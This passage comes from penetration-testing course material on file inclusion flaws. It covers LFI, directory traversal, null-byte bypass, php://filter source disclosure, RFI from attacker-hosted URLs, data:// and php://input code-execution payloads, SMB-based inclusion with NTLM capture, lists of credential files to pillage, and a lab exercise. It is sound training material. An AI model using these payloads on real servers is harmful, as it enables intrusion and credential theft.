- As stated before, our testing has to account for that
 - We need to improve constantly as the attackers are doing
- Complexity doesn't change the methodology steps
 - It just changes how we do the individual actions within the steps
- Our testers have to pay more attention
 - What's going on in the application?
 - How is it reacting to our testing?

SEC642 Advanced Web App Penetration Testing - © 2013 Justin Searle, All Rights Reserved

As we stated before, applications are complex beasts. We need to take this into account as we test things to make sure that we are performing a comprehensive test of the application. This allows us to understand what risks the application exposes the organization too and to understand how the attackers view our application.

While the complexity does change some of the techniques we perform during testing, it does not change the methodology as a whole. We still have the four steps. We just need to pay a bit more attention to things during the test. For example, what is the application doing and how is it reacting to our injections.

Server-side Flaws

- We are going to start with server-side flaws
 - Vulnerabilities within the processing on the application's server
- These flaws provide access to various items
 - Data within the application
 - Files on the server
 - The network the server resides on
- As such, these flaws are typically easier to explain *why* they are bad
 - Unlike client-side flaws that are commonly downplayed

SEC642 Advanced Web App Penetration Testing - © 2013 Justin Searle, All Rights Reserved

Today we are going to start with server-side flaws. These are flaws within the processing of the application and its logic on the server. We need to focus on these as they would provide access to a number of critical items if exploited. For example, SQL injection allows us to retrieve data, insert records or launch attacks against the internal network. File inclusion allows us to read files from the server and execute code as if it's part of the application.

As we perform our testing, we have found that these flaws are easier to explain to organizations and developers because they can understand the threat. It's more tangible to see their data retrieved than a XSS attack stealing cookies.

Discovery and Exploitation

- Discovery and exploitation are the two methodology steps affected
 - By complexity in applications
- As we perform these steps, we have to handle the complexity
 - Mostly through manual techniques
- We will explore the various techniques for the rest of today
 - Focusing on server-side applications

SEC642 Advanced Web App Penetration Testing - © 2013 Justin Searle, All Rights Reserved

While we have an entire methodology, only the second two steps are affected by the application's complexity. Recon isn't since it is focused on what has leaked on to the Internet. Most of it never touches the application. As we move to mapping, the complexity may change how hard it is to evaluate the responses, the tools and techniques do not change. We still use the application and see what functionality it offers.

As we move to discovery and then exploitation, this complexity starts to have an effect. It changes how we handle the application and perform our testing. We mainly have to use manual techniques to evaluate these flaws, though some tools such as sqlmap are available to help.

For the rest of today we will explore these flaws and how we can discover and exploit them.

Course Roadmap

- **Advanced Discovery and Exploitation**
- Attacking Specific Apps
- Web Application Encryption
- Mobile Applications and Web Services
- Web Application Firewall and Filter Bypass
- Capture the Flag


- Web Penetration Testing
 - Methodology
 - Understanding Context
- Burp Suite In-Depth
 - Burp Target
 - Burp Proxy
 - Burp Intruder
 - Burp Repeater
 - Burp Scripting
 - Exercise: Burp Suite
- Discovery and Exploitation
 - Dealing with Complex Applications
- File Inclusion and Code Execution
 - **Exploiting File Inclusion**
 - Remote FI and Code Execution
 - Exercise: File Inclusion
 - Local FI and Code Execution
 - Exercise: LFI
 - PHP File Upload Attack
 - Exercise: File Upload
- SQL Injection
 - Injection Methodology
 - Data Exfiltration
 - SQL Injection Tools
 - Exercise: SQL Injection

SEC642 Advanced Web App Penetration Testing - © 2013 Justin Searle, All Rights Reserved

This page intentionally left blank.

File Inclusion

- Websites have many repeated elements
 - Headers, Footers, Navigation, etc.
- Duplicating code is bad practice, so file inclusion was introduced
- Contents of the included file appear in the page
- Allows for a page to be constructed out of many piece parts
 - Sometimes this inclusion is dynamic and user guided
 - Commonly seen in blog applications for viewing posts



SEC642 Advanced Web App Penetration Testing - © 2013 Justin Scarle, All Rights Reserved

When the web as we know it began gaining popularity and we saw the rise of web sites being used to distribute content online, web sites primarily used static components. Static HTML pages would load static content and when multiple pages used the same content, such as headers, footers and navigation bars, it would simply be replicated in the HTML itself. From a software engineering point of view, this is both bad practice and rather tedious for the developer. To alleviate this, the concept of file inclusion was introduced and currently exists, in one form or another, in every modern web application programming language.

File inclusion allows a developer to include the contents of another file in multiple parent files with a single line of code. For example, if a web developer was creating a blog they would likely want the same header and footer content to appear on every blog post and would therefore statically include the contents of a separate header page into the top of every blog post page. The same would then be done with the footer. When the page was eventually served to a browser the web server automatically places the contents of the header and footer pages into the blog page.

As the web grew and web sites evolved, the demand for dynamic pages grew not just to make the life of the developer easier, but also to make the experience more interactive and able to change in real time. In addition to the many other advances in web programming languages, the ability to include pages dynamically was implemented. For example, the same blog we just described would like to include the header and footer in every blog post, but would also like to make the text of each blog post be included from files on the server. This way a single template page could be used to display and format any text that was written as a blog post, further removing the tedium of replicating code. Dynamic file inclusion is identified by the ability for a user to change which file is included, such as which blog post is being viewed.

Exploiting File Inclusion

- Requires a dynamic inclusion operation
- Manipulation of input to include arbitrary files
- Consider a blog which creates posts as files and includes them dynamically to view them:

```
<?php include( $_GET["page"] ) ; ?>
```

 - Attacker can take the legitimate URL ...
`/blog.php?page=11_11_2011`
 - ...and change it to:
`/blog.php?page=/etc/passwd`
- The page shows /etc/passwd, thinking it is a post

SEC642 Advanced Web App Penetration Testing - © 2013 Justin Searle, All Rights Reserved

For an attacker to be able to exploit file inclusion, static file inclusion is not enough. Only dynamic file inclusion, as described on the previous slide, allows an attacker to gain control of the inclusion process and exploit it to gain unintended access. The exploitability of this process depends, as usual, on the carelessness of the developer and therefore the ability for an attacker to control the name of the file being included. This allows an attacker to break out of the intended list of files that the developer intended to be included.

Consider the following PHP code excerpt from a blog application. Blog entries are created as files and the page responsible for viewing blog entries takes the GET variable "page" and uses it to choose which file's contents are included in the page. The PHP include statement, which we will look at in much more detail shortly, is responsible for performing the inclusion operation and performs no additional checks on what file is to be included. The legitimate URL `blog.php?page=11_11_2011` would show the contents of the file in the current directory named "11_11_2011" on the page. Seeing this, an attacker could simply change "11_11_2011" to "/etc/passwd". Because the web application performs no additional check, it thinks that /etc/passwd is yet another blog post to be displayed and happily shows the contents of /etc/passwd to the attacker.

This is the foundation of all file inclusion attacks on which we will build upon to achieve some very cool results.

File Inclusion Across Languages

- PHP: `require()` and `include()`
 - Dynamic, code execution
- ASP(.NET): `Response.WriteFile()`
 - Dynamic, no code execution
- ASP(.NET): `Server.Execute()`
 - Dynamic, code execution, web root access only
- JSP: `<jsp:include page="" />`
 - Dynamic, code execution, web root access only
- These are common – other examples exist with combinations of static/dynamic and code exec

Big restriction!

SEC642 Advanced Web App Penetration Testing - © 2013 Justin Searle, All Rights Reserved

As we mentioned, some form of file inclusion exists in almost every modern web application programming language. This includes PHP, ASP, ASP.NET, JSP and others. Even within the basic idea of file inclusion though, there are differences in the way they are implemented in each language. One of the differences we already mentioned is that file inclusion can be static or dynamic. Some languages restrict file inclusion operations to only be static or only able to include one file per statement, making user-controlled inclusion impossible. Because we are only interested in dynamic file inclusion we will not be mentioning those other implementations.

In addition to implementations being static or dynamic, a file inclusion function can also be implemented in a way which executes or doesn't execute any code contained in the included file. Other restrictions include restrictions on where files can be included from. For example, the JSP include operation does not allow any files outside of the web root to be included. A big restriction on its exploitability!

PHP's "include()" and "require()" functions are by far the most permissive and exploitable. Both of these statements are not only commonly used, but are in fact the basis of almost every single web application written in PHP. PHP uses these statements to split its code and content across multiple files, often statically, but sometimes dynamically as well. Because these statements are intended to split code across multiple files, any file included using these statements executes the PHP code inside of it. This makes PHP one of the most exploitable languages for file inclusion.

In ASP and ASP.NET we have the "Response.WriteFile()" function which does not execute any code found in the file being included, but allows the inclusion of files from anywhere on the file system. In contrast, the "Server.Execute()" function, as its namesake implies, will execute and then include a file, but only from the web root.

Similar to the ASP.NET execute function, JSP's "JSP:include" tag allows for code executing inclusion only from the web root.

In addition to these commonly found examples, every language has the ability to implement inclusion which can be any combination of static, dynamic, executing, non-executing, web root and non-web root accessible. These alternate implementations are not common, but as a penetration tester, it is important to test for the possibility of their existence.

File Inclusion Methodology

- Once file inclusion has been discovered and confirmed, we move on to exploitation
- Maximize your exploitation potential with one possible methodology:
 1. Determine limitations
 - What paths can you include? What is accessible?
 2. Pillage local files
 - Sensitive OS files and prevent execution for source files
 3. Code execution
 - RFI, session/log file poisoning, SMB, file upload, etc.

SEC642 Advanced Web App Penetration Testing - © 2013 Justin Searle, All Rights Reserved

Here we present one possible methodology for exploiting a discovered file inclusion flaw. This is by no means the only possible methodology, but it is one we have found to be very useful and will be the basis for the rest of this section and the exercise you will do later. The purpose of this methodology is to maximize the exploitation potential for a discovered file inclusion vulnerability.

1. Determine limitations - Before exploiting a vulnerability, we must first determine the limitations of the file inclusion operation. This allows us to reduce the number of tests we have to perform and focus our testing to minimize wasted time. Limitations for file inclusion all restrict what types of file paths are we able to include. Determining these limitations answers the question, what is accessible to the file inclusion operation? Is there a prefix or suffix added to the user-controlled portion of the path? Are files outside of the web root accessible? Are absolute or URL-based paths allowed?
2. Pillage local files - Once we know what file paths are allowed, the next step is to retrieve the contents of sensitive local files. This includes OS specific files such as /etc/passwd as well as source files for the application itself. For source file, because of the code execution property of a file inclusion, it is sometimes necessary to suppress code execution so we can see valuable information in the code itself.
3. Code execution - Finally, we test for the possibility of arbitrary code execution. If the properties of the vulnerable file inclusion operation include code execution, we test for the possibility of injecting code into the file being included and thereby achieving what is equivalent to shell access on the target server. This can be done with remote file inclusion, session/log file poisoning, including files over SMB, uploading a poisoned file as well as other advanced techniques that we will be looking at.

Limitations of File Inclusion (1)

- Prepended path:

```
<?php include( 'posts/' . $_GET["page"] ); ?>
```

- Posts are included from the 'posts' directory
- A series of "../" can be prepended to traverse back to the file system root
- ASP(.NET) and JSP prevent access below the web root – files in the web root are still OK
- JSP prepends all files with "/" (web root)
- Any URL-based includes become impossible
 - Invalid: posts/http://attacker/mal.txt

SEC642 Advanced Web App Penetration Testing - © 2013 Justin Searle, All Rights Reserved

Now let's look at some of the limitations of file inclusion in a little more detail.

When dynamic file inclusion is used by a developer, it is common to have all files that are intended to be included in a single folder under the web root. This makes organizing these files easier and prevents files that aren't meant to be included from mixing in with those that are. When implementing the inclusion operation, the developer will then append the location of the folder to the user provided input of which file to include. For example, in our example blog application, all blog posts might be stored in a "posts" directory under the web root. When a user then tries to access the blog post "11_11_2011" the file that is included becomes the relative path "posts/11_11_2011". This path is relative to the location of the including file, often located at the web root of the server.

The primary technique for bypassing this limitation is called directory traversal. This is achieved by prepending a series of "../"s to the name of the file being included. Each "../" goes up one directory and, with enough of them, eventually traverses to the root of the file system. This allows an attacker to effectively escape the web root and access any file on the file system.

In PHP, this process is completely unrestricted. Both ASP and JSP, though, prevent this type of traversal from escaping below the web root. Any files in the web root are still accessible though, so there is still potential for exploitation. Additionally, JSP takes the extra preventative step of prepending all files with the path of the web root automatically. This prevents not only traversal escapes, but it even prevents any absolute paths from working. In contrast, ASP does not allow escaping the web root through traversal but would still allow absolute paths. For example, including "../..../data.txt" will not work, but including "C:/data.txt" will work if there is no prepended path. The latter will not work in JSP because of the automatic prepend.

One important limitation of an include operation with a prepended path is that all URL-based inclusion exploits become impossible. For example, remote file inclusion, which depends on the inclusion of a file hosted on a remote web server over HTTP, will no longer be possible. If we try to include a URL, the resulting file path will be "posts/http://attacker/mal.txt" which is not recognized as a remotely hosted file.

Limitations of File Inclusion (2)

- Appended extension:

```
<?php include( $_GET["page"] . '.html'); ?>
```

- Included files are assumed to end in .html
- In PHP, a null byte "%00" terminates strings
 - Any text after the null byte ('.html') is ignored
- In JSP, a "?" works in an identical fashion
- No equivalent is available in ASP(.NET)
- For URL-based includes, a "?" works as well
 - Valid: http://attacker/mal.txt?.html
 - The extension is interpreted as a GET parameter

SEC642 Advanced Web App Penetration Testing - © 2013 Justin Scarle, All Rights Reserved

Another common limitation on the exploitation of file inclusion occurs when the developer chooses to append an extension to user input. Using our blog application as an example again, the developer has decided that all blog posts should be in the form of HTML files with a matching ".html" extension. The developer does not wish the user to have to see the ugly ".html" extension and therefore automatically appends it to all user input. Without bypassing this limitation, an attacker can only include files that end with ".html".

There are ways to bypass this restriction as well, depending on the back-end programming language in use. In PHP, which is written in C++, all input is processed as C-type strings. In C and C++ a null byte or 0x00 indicates the end of a string. Therefore, by providing a URL encoded null byte we can force the processing of the file path being passed to the include function to stop at the null byte. PHP thinks it has reached the end of the string, and ignores the appended extension.

In JSP, appending a "?" to the end of the input works in a similar fashion. ASP has no such equivalent.

If the inclusion operation is URL-based, an attacker can add "?" to the end of the URL and anything appended to the end of the URL is treated as a GET variable and effectively ignored.

Pillaging Local File Inclusion

- Linux, web server running as root:
 - /etc/passwd (no root required) and /etc/shadow
 - User /home folders, ssh keys, saved passwords, etc...
- Windows, service with Administrator privileges:
 - SAM database backup (%SystemRoot%\repair\sam)
 - User profiles and AppData (saved passwords)
- IIS/Apache with user-level privileges:
 - Web app configuration files
 - Crypto keys and database passwords
 - web.config on IIS servers
 - Application source files (passwords and hash types)

SEC642 Advanced Web App Penetration Testing - © 2013 Justin Searle, All Rights Reserved

Once we've determined the limitations of the file inclusion operation, we move on to pillaging local files for valuable information. The gathered information can then be used either as its own indicator of compromise or to further inform the penetration test. Because the inclusion of local files is the easiest and most commonly achievable file inclusion exploit, we pillage it for all that we can get first.

Which local files are accessible to us is going to be depended on the access that the web application has. On Linux servers, this is the access of the user that Apache is running as. On IIS web servers, this is most commonly the application pool user, which is most commonly the "IUSR" account. The following is a list of interesting files grouped by the privileges with which the web server/application is running.

If the web server is running as root on Linux:

- /etc/passwd and /etc/shadow for local user accounts and password hashes
- User home folders (/home/username) and root's home folder (/root)
- ".ssh" directories in home folders with SSH keys
- Any application settings directory which can contain saved passwords (Pidgin, Filezilla, web browsers, etc.)

If the web server is IIS running on Windows and the Application Pool is set to run as a user with Administrator privileges (relatively uncommon, but possible):

- SAM database backups commonly found in C:\Windows\repair\sam
- User folders (C:\Documents and Settings\username or C:\Users\username) and AppData folders with saved passwords and settings

If the web server is running with user-level privileges (most common):

- Web application specific configuration files containing keys or database credentials
 - Private keys used for authenticating to other servers
 - Crypto keys that can be useful for decrypting traffic/data
 - Wordpress stores its database credentials in wp-config.php
 - Joomla stores configurations in configuration.php
 - Most web frameworks have a specific place for storing configurations, often in the web root
 - web.config on IIS servers often contains database credentials
- Application source files which can contain passwords, hashing algorithms and can reveal further vulnerabilities

Preventing Execution in LFI (1)

- Viewing source files can be very useful
 - Penetration test turns into a code review
 - Keys, passwords, hash algorithms, other vulns
- With code execution, the server shows the output of the executed code but not the code itself
- PHP can apply a filter to a file before it is loaded
 - Encode to Base64, then display:
php://filter/read=convert.base64-
encode/resource=filename
 - Encoding happens before execution! <?php ... ?> tags are now encoded as Base64 and therefore not executed

SEC642 Advanced Web App Penetration Testing - © 2013 Justin Searle, All Rights Reserved

The most useful, to us as penetration testers, files to be able to view are source files. If we can view the source of an application, the penetration test turns into a code review. This allows us to find other vulnerabilities to exploit as well as view the hashing algorithm an application might be using to store passwords. Even in cases when the application is open source, configuration files are often stored as source files (.php for example) and those files can contain database connection credentials as well as other valuable keys or passwords.

If the file inclusion vulnerability present on the server is of the code executing variety, we will not be able to directly view the code in any source files. This is especially problematic for PHP because of the developer tendency to store valuable information, such as database credentials, as code. If we were to include for example wp-config.php, we would not see a Wordpress configuration, but would only see a blank page. The code which stores the database credentials to a PHP variable was executed, but nothing was outputted by the code so we see nothing on the page.


To bypass this, we can take advantage of a feature of PHP that, when dealing with a file stream, tells the server to run a file through a filter before processing it. If we can perform a filter operation on the file which prevents it from being interpreted as code, but still allows us to read its contents post-filter, we can effectively prevent execution and still read the contents of the source file. One such filter available in PHP is convert.base64-encode. This filter encodes the file as base64, thereby converting any <?php ... ?> tags which normally indicate executable code, into plain text which the server doesn't interpret or execute, just displays it on the page. We then base64 decode the output to recover the contents of the included file.

The key here is that the filtering/encoding happens before PHP tries to execute the file. PHP never sees the tags that normally indicate to it that there is code to be executed.

To base64 encode a file using PHP's filter functionality we use a special URL style parameter as the file path:
php://filter/read=convert.base64-encode/resource=filename

Notice that, because this is a URL style inclusion, any prepended text prevents us from using this technique.

Preventing Execution in LFI (2)



Let's look at an example of how this works. Our example page is `fileview.php` with a file inclusion vulnerability using the GET parameter `?loc=[...]`:

1. First, we confirm local file inclusion by including `"/etc/passwd"` and making sure that we can read its contents.

fileview.php?loc=/etc/passwd

2. Next, we know that this web application has a file named "config.php" in the web root and contains database credentials. Let's try including it without any filtering. Because all of the valuable information we want to view is between the `<?php ... ?>` tags and being executed as code, all we see is a blank page.

fileview.php?loc=config.php

3. Now let's apply our filter by including the file path: `php://filter/read=convert.base64-encode/resource=config.php`

fileview.php?loc=php://filter/read=convert.base64-encode/resource=config.php

4. We have output! The base64 encoded contents of config.php is displayed back to us on the page. Now we base64 decode this long string and get the contents of config.php:

```
<?php  
$db_host="localhost";  
$db_name="blog";  
$db_user="blog_db";  
$db_pass="bl0g_DB_pw";  
?>
```

Course Roadmap

- **Advanced Discovery and Exploitation**
- Attacking Specific Apps
- Web Application Encryption
- Mobile Applications and Web Services
- Web Application Firewall and Filter Bypass
- Capture the Flag

- Web Penetration Testing
 - Methodology
 - Understanding Context
- Burp Suite In-Depth
 - Burp Target
 - Burp Proxy
 - Burp Intruder
 - Burp Repeater
 - Burp Scripting
 - Exercise: Burp Suite
- Discovery and Exploitation
 - Dealing with Complex Applications
- File Inclusion and Code Execution
 - Exploiting File Inclusion
 - **Remote FI and Code Execution**
 - Exercise: File Inclusion
 - Local FI and Code Execution
 - Exercise: LFI
 - PHP File Upload Attack
 - Exercise: File Upload
- SQL Injection
 - Injection Methodology
 - Data Exfiltration
 - SQL Injection Tools
 - Exercise: SQL Injection

SEC642 Advanced Web App Penetration Testing - © 2013 Justin Searle, All Rights Reserved

This page intentionally left blank.

Code Execution with RFI

- Some includes, such as PHP's `include()`, will execute any code found in the included file
- If an attacker can control the contents of the included file, command injection is achieved
- Remote File Inclusion (RFI) allows an attacker to specify a remotely hosted file for inclusion:
`/fileview.php?loc=http://attcker/php.txt`
 - `.txt`: `<?php phpinfo() ?>`
 - Executes PHP code to show the `phpinfo` page
 - `.txt` prevents PHP from executing on attacker's server

SEC642 Advanced Web App Penetration Testing - © 2013 Justin Scarle, All Rights Reserved

Once we've finished pillaging local files with local file inclusion, we can move on to testing for code execution through file inclusion. Once an attacker has achieved arbitrary code execution, we can continue pillaging local files, obtain shell on the web server and potentially even privilege escalate giving us even further access. All that from one little file inclusion vulnerability! This is what really makes file inclusion so dangerous.

The ability to achieve arbitrary code execution depends on two things. First, the inclusion function itself must support code execution. --> Second, the attacker must be able to control the contents of a file that can be included. The many creative ways to achieve this second requirement will be the basis for achieving arbitrary code execution.

The most basic version of arbitrary code execution depends on a feature of some inclusion functions, such as PHP's `include`, to include files hosted on a remote web server. Instead of passing a file path, the attacker passes a URL to the file, which the `include` function then fetches and includes the contents of. For example, if an attacker controls the web server located at "`http://attckr`", they could host a file named "`php.txt`", which contains executable PHP code. This PHP code can be anything from a backdoor shell to a simple `phpinfo` page. The attacker could then tell the web server to include the remote file by providing it with a URL to the file as such:

`fileview.php?loc=http://attckr/php.txt`

Because we want the target web server, rather than the attacker's web server, to execute the code we give the file an extension of `.txt`. This way the un-executed contents of the text file are grabbed by the target web server and then included and executed, showing us the `phpinfo` page and proving that we've achieved code execution.

Firewall? No Problem!

- Firewall blocks outgoing HTTP? False negative!
- Confirm RFI by including: `http://127.0.0.1/`
- Some alternatives using a remote URL?
- PHP:
 - `data://`
 - `php://input`
- PHP/ASP/Other:
 - SMB/CIFS
 - Non-standard port: `http://attcker:53/shell.txt`



SEC642 Advanced Web App Penetration Testing - © 2013 Justin Searle, All Rights Reserved

Although the example provided on the previous page may fail, this could be a false positive. For false positive reduction, all testing for RFI flaws should be done against a URL from localhost or 127.0.0.1. In the screenshot on the slide, we've included the blog.php page, retrieved from 127.0.0.1, using a file inclusion flaw in the blog.php page itself. A blog within a blog – Blogception! Blog.php is still considered a remote file because we are using a URL to reference it.

If a remote URL doesn't work but including from localhost does, there must be a firewall blocking the outbound HTTP connection. We can bypass this with a few alternatives such as "data://" and "php://input" in PHP, as well as the inclusion of files over SMB/CIFS in both PHP, ASP and any other web application language capable of including UNC paths.

Another great technique to bypass an outgoing firewall is to use a non-standard port for the remotely included URL. Port 53 for DNS is especially commonly allowed for outgoing communication.

PHP Stream Wrappers

- Custom URL-style wrappers for file system operations
- Data wrapper sends raw data in the URL itself!
 - Include a text file containing "I love PHP!":
data://text/plain;base64,SSBsb3ZlIFBIUCE=
 - For command injection, send base64 encoded:

```
<?php system('ls'); ?> ➡ PD9waHAgc3lzdGVtKCdscycpOyA/Pg==
```

- The PHP input wrapper treats received POST data as a file
 - Create php_input_exploit.html, open it and submit the form:

```
<form action="http://blog.sec642.org/fileview.php?loc=php://input" method="post" enctype="text/plain">
<input type="text" name="exploit" value="<?php phpinfo(); ?>" />
</form>
```

Prevents URL encoding of the PHP code (Firefox only)

Code to execute

SEC642 Advanced Web App Penetration Testing - © 2013 Justin Searle, All Rights Reserved

Two alternatives to remote file inclusion using a URL take advantage of PHP stream wrappers. Similar to the php://filter stream wrapper, there exists two other stream wrappers which can act as a substitute for a remote URL and are controlled by the same configuration setting as URL inclusion. These stream wrappers can be used anywhere a path to a file is used, such as when including a file with include() or require().

The first stream such stream wrapper is data://. This wrapper allows the encoding of the contents of a file within the URL itself. This wrapper is provided a mime-type indicating how the data is encoded, such as text/plain;base64, and the data. To achieve command injection, such as executing the 'ls' system command, an attacker could base64 encode "<?php system('ls'); ?>" and pass it as follows to the vulnerable page for inclusion:

fileview.php?loc=data://text/plain;base64,PD9waHAgc3lzdGVtKCdscycpOyA/Pg==

The second stream wrapper which can be used to achieve RFI is php://input. This stream wrapper, when used as a file path, treats the POST data sent to the PHP page as a file. To exploit this vulnerability the attacker sends the contents of the file they want included as a variable in a POST request. to the vulnerable page while telling the page to include a file path of "php://input". The example above shows this being performed using a simple HTML form. Although a manipulation proxy could be used to achieve this, this works as a simple solution.

The action of the form is set to the vulnerable page, using the vulnerability to include "php://input". The form which is submitting this request via POST uses an encoding of "text/plain" to prevent encoding the PHP code which is sent as a variable named exploit containing the code. Hence opening this form in Firefox and submitting it will execute the code "<?php phpinfo(); ?>" on the target server.

Bypassing RFI Restrictions

- In ASP, JSP, and PHP, URL-based RFI is disabled by default – `php://input` and `data://` too
 - Occasionally enabled by developers who need it
- One alternative, primarily on Windows, is SMB
 - ASP/PHP/JSP treat SMB/CIFS access as local
 - The location `\\\attacker\mal\malicious.txt` is included the same way as `C:\malicious.txt`
- Bonus:
 - Exploit SMB client software of the server
 - Capture Windows credentials for cracking


SEC642 Advanced Web App Penetration Testing - © 2013 Justin Searle, All Rights Reserved

Although remote file inclusion using a URL or stream wrapper is simple to perform, it is disabled by default on modern installations of PHP. It is enabled by developers who need this functionality, but this doesn't happen commonly enough to depend on. How can we achieve the inclusion of a remote file that doesn't depend on a commonly disabled configuration setting?

One alternative, primarily on Windows, is SMB/CIFS. Because Windows treats UNC paths (`\\\server\file`) as local files rather than remote URLs, we can include files remotely over SMB without triggering the security restrictions placed on including URLs. Let's say an attacker owns a malicious SMB server (`\\\attacker`), with an anonymously accessible shared folder (`\\\attacker\mal`), and places in it a file named `malicious.txt` containing PHP, ASP, or JSP code. An attacker could then include the UNC path "`\\\attacker\mal\malicious.txt`", and if the web server is able to reach the malicious server over SMB, remote file inclusion is achieved.

As a bonus, we can also exploit the fact that we can cause the server to make arbitrary SMB requests. This can be used to exploit the SMB client software of the web server or even capture credentials for cracking. Keeping in mind though, that the captured credentials would belong to the web server user.

Exploiting File Inclusion w/ SMB



Let's look at these three attacks visually.

1. First the attacker sends a request to the web server causing it to include the file path "\\attacker\mal\mal.txt" through a file inclusion vulnerability.

fileview.aspx?loc=\\attacker\mal\mal.txt

2. The SMB client of the SMB enabled web server tries to retrieve the file mal.txt from the attacker's malicious SMB server.

- 3a. The included file mal.txt contains executable code which the web server then executes.
- 3b. The attacker's SMB server responds to the request for mal.txt with a SMB client exploit, such as Metasploit's MS08_068 (exploit/windows/smb/smb_relay) module. Requires incoming access to port 445 which is often restricted by a firewall.
- 3c. The attacker's SMB server captures the LANMAN, NTLMv1, NTLMv2 or MSKerb challenge response interaction initiated by the SMB client of the account the web server. The Metasploit module "auxiliary/server/capture/smb" can be used to perform this capture.

Course Roadmap

- **Advanced Discovery and Exploitation**
- Attacking Specific Apps
- Web Application Encryption
- Mobile Applications and Web Services
- Web Application Firewall and Filter Bypass
- Capture the Flag

- Web Penetration Testing
 - Methodology
 - Understanding Context
- Burp Suite In-Depth
 - Burp Target
 - Burp Proxy
 - Burp Intruder
 - Burp Repeater
 - Burp Scripting
 - Exercise: Burp Suite
- Discovery and Exploitation
 - Dealing with Complex Applications
- File Inclusion and Code Execution
 - Exploiting File Inclusion
 - Remote FI and Code Execution
 - **Exercise: File Inclusion**
 - Local FI and Code Execution
 - Exercise: LFI
 - PHP File Upload Attack
 - Exercise: File Upload
- SQL Injection
 - Injection Methodology
 - Data Exfiltration
 - SQL Injection Tools
 - Exercise: SQL Injection

SEC642 Advanced Web App Penetration Testing - © 2013 Justin Scarle, All Rights Reserved

This page intentionally left blank.

File Inclusion Exercise

- **Target:** <http://asptebin.sec642.org>

- **Discovered Pages:**

- create.aspx, used to create new Pastes
 - view.aspx, non-executable LFI via ?name=[...]

- **Goals:**

1. View the source of create.aspx and view.aspx using non-executable LFI to determine how they work
2. View sensitive local files such as web.config, the log file from 11/11/2011 and the default AppPool configuration
3. Achieve XSS by including a file from a SAMBA share:

```
\files.sec642.org\mal\script.txt
```

SEC642 Advanced Web App Penetration Testing - © 2013 Justin Scarle, All Rights Reserved

The next part of this exercise is going to target an application used for quickly sharing text files named ASPtebin. The application is located at <http://asptebin.sec642.org>. The web server is a Windows IIS server and the web application is written in ASP.NET.

During reconnaissance and your initial discovery process you were able to determine that the application consists of two files:

- create.aspx is the page of the application used to create new pastes for sharing
- view.aspx is the primary page of the application, used to view created pastes, and has a file inclusion vulnerability using the GET parameter ?name=[...]

Your goals for this exercise are as follows:

1. You will again begin by viewing the source of the discovered pages. This time no bypass is necessary because the file inclusion vulnerability in view.aspx is non-executable.
2. Your next goal is to further pillage local sensitive files such as web.config, the log file from 11/11/2011 located in C:\inetpub\logs\LogFiles\W3SVC1\u_ex[yy][mm][dd].log, and the default application pool configuration located in C:\inetpub\temp\appPools\DefaultAppPool.config.
3. Finally, you will achieve cross-site scripting by including a file from an anonymously accessible SMB share located at \files.sec642.org\mal\script.txt. Even if code execution isn't possible, XSS is a good backup.

Exercise: Answers Ahead!

- Stop here if you would like to solve the exercise yourself
- You will be using the discovered pages to achieve each of the three goals
- The pages ahead will walk you through the process step-by-step

SEC642 Advanced Web App Penetration Testing - © 2013 Justin Searle, All Rights Reserved

You may work through this portion of the exercise on your own, trying to achieve the goals, or follow along with the steps on the pages ahead. Once you are finished, move on to Part 3.

Exercise: Non-executable LFI

- When a user creates a new Paste with **create.aspx**, it is created as a new file on the server with no extension
- The developers of ASPtebin implemented **view.aspx** using the non-executing:

```
Response.WriteFile()
```

